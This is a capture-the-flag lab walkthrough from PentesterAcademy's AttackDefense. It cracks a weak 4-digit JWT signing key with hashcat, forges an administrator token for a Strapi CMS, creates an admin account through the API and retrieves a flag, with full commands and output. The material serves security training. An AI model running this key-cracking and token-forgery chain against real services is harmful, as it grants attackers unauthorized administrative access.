ATTACK DEFENSE

by PentesterAcademy

Name	Bruteforcing Weak Signing Key (Hashcat)
URL	https://attackdefense.com/challengedetails?cid=1444
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.4  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:04  txqueuelen 0  (Ethernet)
        RX packets 620  bytes 107119 (104.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 621  bytes 2502073 (2.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.219.127.2  netmask 255.255.255.0  broadcast 192.219.127.255
        ether 02:42:c0:db:7f:02  txqueuelen 0  (Ethernet)
        RX packets 19  bytes 1494 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 966  bytes 1872178 (1.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 966  bytes 1872178 (1.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.219.127.2.

Therefore, the target REST API is running on 192.219.127.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.219.127.3:1337

```
root@attackdefense:~# curl 192.219.127.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.219.127.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "e
lliotalderson"}' http://192.219.127.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   434  100   381  100    53   1026    142 --:--:-- --:--:-- --:--:--  1169
{
  "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODMyNDI2LCJleHAiOjE1Nzc0MjQ0MjZ9.u06Y2qFRA
JP-cbkBnj1sFdl2UUVn_GC69my7M5lMzGI",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked":     ,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODMyNDI2LCJleHAiOjE1Nzc0MjQ0MjZ9.u06Y2qFRAJP-cbkBnj1sFdl2UUVn_GC69my7M5lMzGI

Step 4: Decoding the token header and payload parts using https://jwt.io.

The token uses HS256 algorithm (a symmetric signing key algorithm).

Since it is mentioned in the challenge description that a weak secret key has been used to sign the token and the constraints on the key are also specified, a bruteforce attack could be used to disclose the correct secret key.

Step 5: Performing a bruteforce attack on the JWT Token secret key.

To brute-force the signing key, hashcat would be used.

Checking the usage information on the tool:

Command: hashcat -h

```
root@attackdefense:~#
root@attackdefense:~# hashcat -h
hashcat - advanced password recovery

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description                                          | Example
================================+======+======================================================+=========
=====
 -m, --hash-type                | Num  | Hash-type, see references below                      | -m 1000
 -a, --attack-mode              | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                  |      | Print version                                        |
 -h, --help                     |      | Print help                                           |
```

```
- [ Basic Examples ] -

  Attack-          | Hash- |
  Mode             | Type  | Example command
 ==================+=======+==================================================================
  Wordlist         | $P$   | hashcat -a 0 -m 400 example400.hash example.dict
  Wordlist + Rules | MD5   | hashcat -a 0 -m 0 example0.hash example.dict -r rules/best64.rule
  Brute-Force      | MD5   | hashcat -a 3 -m 0 example0.hash ?a?a?a?a?a?a
  Combinator       | MD5   | hashcat -a 1 -m 0 example0.hash example.dict example.dict

If you still have no idea what just happened, try the following pages:

* https://hashcat.net/wiki/#howtos_videos_papers_articles_etc_in_the_wild
* https://hashcat.net/faq/
root@attackdefense:~#
```

Constraints on the Signing Key: The secret key is of 4 digits, each from the range of 0 to 9.

Save the JWT Token obtained in Step 3 into a file called jwt.txt.

Command: cat jwt.txt

```
root@attackdefense:~# cat jwt.txt
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODMyNDI2LCJleH
AiOjE1Nzc0MjQ0MjZ9.u06Y2qFRAJP-cbkBnj1sFdl2UUVn_GC69my7M5lMzGI
root@attackdefense:~#
```

Brute-forcing the signing key:

Command: hashcat jwt.txt -m 16500 -a 3 -w 2 ?d?d?d?d --force

Note:

1. -m: Hash Mode. Value 16500 corresponds to JWT Tokens.
2. -a: Attack Mode. Value 3 corresponds to bruteforce.
3. -w: Workload Profile. Value 2 corresponds to economic workload profile.

```
root@attackdefense:~#
root@attackdefense:~# hashcat jwt.txt -m 16500 -a 3 -w 2 ?d?d?d?d --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Xeon(R) Platinum 8275CL CPU @ 3.00GHz, 32768/92382 MB allocatable, 48MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D
 -D DEVICE_TYPE=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=16 -D KERN_TYPE=16511 -D _unroll'
* Device #1: Kernel m16511_a3-pure.ee9731e9.kernel not found in cache! Building may take a while...
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Type........: JWT (JSON Web Token)
Hash.Target......: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaW...5lMzGI
Time.Started.....: Wed Nov 27 11:11:14 2019 (1 sec)
Time.Estimated...: Wed Nov 27 11:11:15 2019 (0 secs)
Guess.Mask.......: ?d?d?d?d [4]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2858 H/s (2.35ms) @ Accel:160 Loops:2 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 2000/10000 (20.00%)
Rejected.........: 0/2000 (0.00%)
Restore.Point....: 0/1000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-2 Iteration:0-2
Candidates.#1....: 1234 -> 0764

Started: Wed Nov 27 11:10:58 2019
Stopped: Wed Nov 27 11:11:16 2019
root@attackdefense:~#
```

Note: Make use of the --force flag to ignore the warnings and continue with cracking the signing key.

The signing key has been successfully cracked.

Retrieving the cracked signing key:

Command: hashcat jwt.txt -m 16500 -a 3 -w 2 ?d?d?d?d --show

```
root@attackdefense:~# hashcat jwt.txt -m 16500 -a 3 -w 2 ?d?d?d?d --show
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODMyNDI2LCJleHAiOj
E1Nzc0MjQ0MjZ9.u06Y2qFRAJP-cbkBnj1sFdl2UUVn_GC69my7M5lMzGI:1403
root@attackdefense:~#
```

The secret key used for signing the token is "1403".


Note: hashcat supports cracking the signing key for the JWT Tokens signed using the following symmetric signing algorithms: HS256, HS384, HS512.

Step 6: Creating a forged token.

Since the secret key used for signing the token is known, it could be used to create a valid token.

Using https://jwt.io to create a forged token.

Specify the token obtained in Step 3 in the "Encoded" section and the secret key obtained in the previous step in the "Decoded" section.




Notice the id field in the payload section has a value 2.

In Strapi, the id is assigned as follows:

- Administrator user has id = 1

- Authenticated user has id = 2
- Public user has id = 3

Since the signing key is already known, the value for id could be forged and changed to 1 (Administrator) and the corresponding token would be generated.



Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODMyNDI2LCJleHAiOjE1Nzc0MjQ0MjZ9.SXJP8N4Oned0MDPAa5fjY4yTYDOoUG_7s6QVZpdnRtM

This forged token would let the user be authenticated as administrator (id = 1).

Step 7: Creating a new account with administrator privileges.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODMyNDI2LCJleHAiOjE1Nzc0MjQ0MjZ9.SXJP8N4Oned0MDPAa5fjY4yTYDOoUG_7s6QVZpdnRtM" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.219.127.3:1337/users | jq

Note: The JWT Token used in the Authorization header is the forged token retrieved in the previous step.


```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGci
OiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODMyNDI2LCJleHAiOjE1Nzc0MjQ0MjZ9.SXJP8N4Oned0MDPAa5f
jY4yTYDOoUG_7s6QVZpdnRtM" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "e
mail": "secret@email.com" }' http://192.219.127.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    727    331 --:--:-- --:--:-- --:--:--  1058
{
  "id": 3,
  "username": "secret_user",
  "email": "secret@email.com",
  "provider": "local",
  "confirmed":     ,
  "blocked":     ,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~#
```

The request for the creation of the new user succeeded.


Step 8: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: http://192.219.127.3:1337/admin




Step 9: Retrieving the secret flag.



Open the Secretflags content type on the left panel.

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: 65276d3ed668cd65db26cb7a44213003

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. Hashcat (https://hashcat.net/hashcat)